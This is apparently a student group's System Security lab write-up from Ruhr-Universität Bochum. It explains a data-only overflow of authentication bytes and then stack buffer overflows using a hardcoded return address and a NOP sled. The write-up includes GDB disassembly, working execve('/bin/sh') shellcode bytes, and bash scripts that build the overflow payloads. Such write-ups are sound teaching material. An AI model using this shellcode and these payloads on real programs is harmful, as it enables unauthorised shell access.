

**RUHR
UNIVERSITÄT
BOCHUM**

RUB

Ruhr Universität Bochum
Fakultät für Informatik
Systemsicherheit (211011-SS 2026)

SYSTEM SECURITY

ASSIGNMENT 3

Matias Soto

Matej Heřman

Daniel Szabo

3 STUDENT GROUP 10

BOCHUM, 2026

1 Data-Only Attack


Using the same RUB-VPN connection we were able to connect to the network and access the exercises.

1.1 Stack frame

The stack frame is made up of the following contents of memory:

- Parameters: In this case the pointer to the password string.
- Return Address: Where the main function will continue after the call is finished.
- Stack frame pointer: Points to the base address of the stack frame.
- Local variables: All the variables that are declared and used only in this function.

Based on this knowledge we can fill out the stack frame and label the contents appropriately. The one and only parameter of the function is the pointer to the input string. On the other hand, there are two local variables: `auth_flag` and `password_buffer`. The first one is an integer used to determine the outcome of the function. While the other variable is a 12-byte long array used for storing the password for the `strcpy()` function.



The attack in this task is a simple buffer overflow attack. Because the program uses the unsafe `strcpy()` function the attacker is able to alter the `auth_flag` variable by giving an input that is longer than 12 bytes. Let's say that the input password is twelve `0xAA` characters plus `0x01` at the end. When this code runs the twelve `0xAA` characters are stored in the buffer, but `0x01` overflows to the `auth_flag` integer. The `strcmp()` comparison fails, so in theory `auth_flag` is not set to 1, but with this attack its value has been `0x01` since the `strcpy()` function.

1.2 Analysis

In order to analyze the new hardened version, we have to see what changed in the `check_authentication` function. Using GDB we can find the function with “info functions” and disassemble it to see the assembly code. Here it is:

```

Dump of assembler code for function check_authentication:
0x0000124d <+0>:      endbr32
0x00001251 <+4>:      push    ebp
0x00001252 <+5>:      mov     ebp,esp
0x00001254 <+7>:      push    ebx
0x00001255 <+8>:      sub     esp,0x14
0x00001258 <+11>:     call    0x1150 <__x86.get_pc_thunk.bx>
0x0000125d <+16>:     add     ebx,0x2d6b
0x00001263 <+22>:     mov     BYTE PTR [ebp-0x9],0x0
0x00001267 <+26>:     mov     BYTE PTR [ebp-0xa],0x0
0x0000126b <+30>:     mov     BYTE PTR [ebp-0xb],0x0
0x0000126f <+34>:     sub     esp,0x8
0x00001272 <+37>:     push    DWORD PTR [ebp+0x8]
0x00001275 <+40>:     lea     eax,[ebp-0x17]
0x00001278 <+43>:     push    eax
0x00001279 <+44>:     call    0x10d0 <strcpy@plt>
0x0000127e <+49>:     add     esp,0x10
0x00001281 <+52>:     sub     esp,0x8
0x00001284 <+55>:     lea     eax,[ebx-0x1fc0]
0x0000128a <+61>:     push    eax
0x0000128b <+62>:     lea     eax,[ebp-0x17]
0x0000128e <+65>:     push    eax
0x0000128f <+66>:     call    0x10b0 <strcmp@plt>
0x00001294 <+71>:     add     esp,0x10
0x00001297 <+74>:     test    eax,eax
0x00001299 <+76>:     jne     0x12a7 <check_authentication+90>
0x0000129b <+78>:     mov     BYTE PTR [ebp-0x9],0x21
0x0000129f <+82>:     mov     BYTE PTR [ebp-0xa],0x6b
0x000012a3 <+86>:     mov     BYTE PTR [ebp-0xb],0x4f
0x000012a7 <+90>:     cmp     BYTE PTR [ebp-0x9],0x21
0x000012ab <+94>:     jne     0x12c0 <check_authentication+115>
0x000012ad <+96>:     cmp     BYTE PTR [ebp-0xa],0x6b
0x000012b1 <+100>:    jne     0x12c0 <check_authentication+115>
0x000012b3 <+102>:    cmp     BYTE PTR [ebp-0xb],0x4f
0x000012b7 <+106>:    jne     0x12c0 <check_authentication+115>
0x000012b9 <+108>:    mov     eax,0x1
0x000012be <+113>:    jmp     0x12c5 <check_authentication+120>
0x000012c0 <+115>:    mov     eax,0x0
0x000012c5 <+120>:    mov     ebx,DWORD PTR [ebp-0x4]
0x000012c8 <+123>:    leave
0x000012c9 <+124>:    ret
End of assembler dump.

```

What we can deduct from this code is that instead of using a simple integer for storing `auth_flag` the function now uses three bytes that are set to a specific value. These are 0x21, 0x6b and 0x4f. If any of these differ then the function returns a false value.

Now to carry out our attack we need to set these 3 bytes to the correct values. For that we need to find the address of the buffer and the authenticating bytes as well. The

strcpy function stores its return value in ebp-0x17 and the bytes that are compared are ebp-0x9, ebp-0xa and ebp-0xb. The difference between these addresses are 14, 13 and 12 bytes. Thus, the variables are most likely stored the same way. So, after the twelve padding A characters adding 0x4f 0x6b and 0x21 should result in a break.

Writing this string ("AAAAAAAAAAAA\x4f\x6b\x21") directly as an argument to the doa program results in a segmentation fault. That is why we use solution.txt to store our input and use "\$ (cat solution.txt)" to copy its values to the input, preventing the segmentation fault. In the text file we can also see that the value of the authenticating bytes is simply "Ok!".

2 Stack-based Buffer Overflow

2.1 Simple Buffer Overflow

In this task we are creating bash script to be executed and used as argument in the main function of our task, so when executing we move to shell. The point is to add shell code on the starting position of our buffer and then overwriting the return address of function as position of the buffer (which is printed out and same everytime).

The flag: THAT_WAS_EASY_HUH

```
GNU nano 4.8
1 #!/bin/sh
2
3 # Buffer address: 0xffffd52c
4 # must be used as return address of function
5
6 # Inside buffer needs to be shellcode which is going to get executed
7
8 echo -n -e '\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80'
9
10 # Creating padding
11
12 for i in {1..91}
13 do
14     echo -n "A"
15 done
16
17 echo -n -e '\x2c\xd5\xff\xff'
18
```

2.2 NOP Sliding

In this task we are also creating bash script which also gets us shell. We are not given exact location where we should address the return address of function, so we need to use NOP Sliding method. We fill the buffer with padding, then we find where the data is stored in memory and return our function there. In memory we create NOP Slide using '\x90' bytes and after them add shellbash code. The point is to hit any point in memory where the slide is and then bash itself slides down to shellcode.

The flag: THEY_SEE_ME_SLIDIN_THEY_HATIN

```
#!/bin/bash

# buffer takes 20 bytes + EBP is 4 bytes -> return address starts at +24 bytes

# Add NOP instructions 0x90 before shellcode, then try to go on address 0xffffd57 which we got after analysing with GDB

for i in {1..24}
do
    echo -n 'A'
done

echo -n -e '\x7c\xd5\xff\xff'

for j in {1..150}
do
    echo -n -e '\x90'
done

echo -n -e '\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80'
```

3 Use of Generative Artificial Intelligence

As a team we didn't use any Generative A.I. tool in any of the thinking, writing or execution of the parts of this assignment nor documentation.